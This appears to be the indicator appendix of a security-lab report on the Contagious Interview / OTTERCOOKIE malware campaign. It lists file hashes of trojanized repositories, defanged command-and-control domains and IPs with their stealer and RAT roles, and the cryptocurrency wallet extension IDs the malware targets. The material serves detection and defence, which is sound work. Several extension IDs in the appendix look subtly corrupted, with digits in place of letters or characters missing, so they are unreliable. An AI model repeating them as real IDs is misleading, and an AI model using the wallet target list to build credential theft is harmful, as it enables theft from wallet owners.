cc97517f80f567977300450de11e9a0be53f52657525a20b1091c99fe9e45730	SHA-256	shopping-platform.rar	Trojanized repository
fb94b2caee2c40635448a98ba0118421e19a400e74ccff73315f8fa42351f53f	SHA-256	shop-main.zip	Trojanized repository
rightwidth[.]dev	domain-name		OTTERCOOKIE C2 Server
ldb.rightwidth[.]dev	domain-name		Browser and wallet stealer C2
upload.rightwidth[.]dev	domain-name		File stealer upload C2
controller.rightwidth[.]dev	domain-name		Socket.IO RAT C2
file.rightwidth[.]dev	domain-name		Windows second-stage download host
195.26.248[.]212	ipv4		OTTERCOOKIE C2 Server
188.40.64[.]161	ipv4		OTTERCOOKIE C2 Server

References

The following were referenced throughout the above research:

- [Contagious Interview malware delivered through fake developer job interviews \(Microsoft\)](#)
- [OTTERCOOKIE Contagious Interview analysis \(NTT Security\)](#)
- [Rollup polyfill masquerading infrastructure \(JFrog Security\)](#)

Appendix: targeted cryptocurrency wallet extension IDs

Extension ID	Wallet
nkbihfbeogaeaoehlefknodbefgpgknn	MetaMask Wallet
acmacodkjbdgmoleebolmdjonilkbch	Rabby Wallet
bfnaelmomeimhlpmgjnjophhpkkoljpa	Phantom Wallet
dmkamcknogkgcdfhhbddcghachkejeap	Keplr
ejbalbakoplchlghecdalmeeajnimhm	MetaMask (Edge)

Extension ID	Wallet
ppbibelpcjmhbdihakflkdcoccbgbkpo	UniSat Wallet
egjidjbpglichdcondcbdnbeppgdph	Trust Wallet
ibnejdfjmmkpcnlpebklnkoeiohofec	TronLink Wallet
bhhh1bepdkbapadjdnnojkbgioidbic	Solflare Wallet
omaabbefbmiijedngplfjmnoppbc1kk	Tonkeeper
khpkpbbcccdmmclmpigdgddabeilkdpd	Sui Wallet
fhbohimaebbohpbjbbldcngcnapndodjp	BNB Chain Wallet (Binance)
aeachknmefphecctionboohckonoeemg	Coin98
hifafgmccdeplomjjkcfgodnhcellj	Crypto.com Wallet
jblndl1peogpafnldhgmapagccc1chpi	Kaia Wallet
dlcobpj1igpikoobohmabehhmhfoodbb	Ready Wallet
mcohilncbfahbmgdjkbpemcciiolgcge	OKX Wallet
agoakfejjabomempkjlepdlaleeobhb	Core Wallet
aholpfdialjgjfhomihkjbmgjidlcno	Exodus Web3 Wallet
nphplpgoakhhjchkkhmiggakijnkhfnd	TON Wallet
penjlddjkgpnkllbocdcgccepkcbin	OpenMask (TON)
lgmpcpglpngdoalbgeoldea1fc1nhafa	SafePal Wallet
fldfpgipfncgndfolcbkdeeknb1bnhcc	My TON Wallet
gjnckgkfmgmibbkoficdidcljeaaaheg	Atomic Wallet
afbcbjpbpfadlkmhmc1hkeodmamc1lc	MathWallet

Source: <https://www.elastic.co/security-labs/contagious-interview-malware-svg-steganography>